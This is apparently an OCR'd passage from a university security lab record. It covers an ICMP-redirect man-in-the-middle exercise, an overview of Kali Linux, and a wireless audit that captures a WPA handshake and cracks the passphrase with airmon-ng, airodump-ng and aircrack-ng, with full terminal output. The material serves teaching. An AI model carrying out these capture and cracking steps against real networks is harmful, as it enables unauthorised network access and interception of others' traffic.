



Choose the appropriate interface



Start scanning for hosts


Click Host List and choose the IP address for ICMP redirect





Now all traffic to that particular IP address is redirected to some other IP address.

Stop MITM attack



Result:

Ex 10 a

Date:

STUDY OF KALI LINUX DISTRIBUTION

Aim:

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution

Description:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**
- **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users toeasily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.
- **Custom kernel, patched for injection:** As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.
- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by eachindividual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- **Completely customizable:** It can be customized to the requirements of the users.

• **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

- Kali Linux includes many well known security tools and are listed below-
  - Nmap
  - Aircrack-ng
  - Kismet
  - Wireshark
  - Metasploit Framework
  - Burp suite
  - John the Ripper
  - Social Engineering Toolkit
  - Airodump-ng

Air Cracking -Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packetinjection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

Result :

Ex 10 b

Date:

WIRELESS AUDIT

Aim:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

Algorithm:

1. Check the current wireless interface with iwconfig command.

2. Get the channel number, MAC address and ESSID with iwlist command.

3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.

4. If processes are interfering with airmon-ng then kill those process.

5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.

6. Start airodump-ng to capture Initialization Vectors(IVs).

7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.

8. List the files to see the captured files

9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt

10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

Output:

root@kali:~# iwconfig

eth0 no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any

Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Encryption key:off

Power Management:off
lo no wireless extensions.

root@kali:~# iwlist wlan0 scanning

wlan0 Scan completed :

Cell 01 - **Address: 14:F6:5A:F4:57:22**

Channel:6

Frequency:2.437 GHz (Channel 6)
Quality=70/70 Signal level=-27 dBm Encryption key:on
ESSID:"BENEDICT"

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s;
54 Mb/s

Mode:Master

Extra:tsf=00000000425b0a37

Extra: Last beacon: 548ms ago

IE: WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP
TKIP Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa_supplicant

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode. Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill

Killing these processes:
PID Name
1324wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Atheros Communications, Inc. AR9271 802.11n

(mac80211 **monitor mode** vif enabled for [phy0]wlan0 on [phy0]**wlan0mon**) (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

CH 6][Elapsed: 5 mins][2016-10-05 01:35][**WPA handshake**: 14:F6:5A:F4:57:

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E

14:F6:5A:F4:57:22 -31 100 3104 10036 0 6 54e. WPA CCMP PSK B

BSSID STATION PWR Rate Lost Frames Probe

14:F6:5A:F4:57:22 70:05:14:A3:7E:3E -32 2e- 0 0 10836

root@kali:~# ls -l

total 10348

-rw-r--r-- 1 root root 10580359 Oct 5 01:35 **atheros-01.cap**

-rw-r--r-- 1 root root 481 Oct 5 01:35 atheros-01.csv

-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv

-rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt

[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [rec12345]

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49

A9 7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A
43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF

81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05

F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A EC

7D EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65

A8 5C

Result: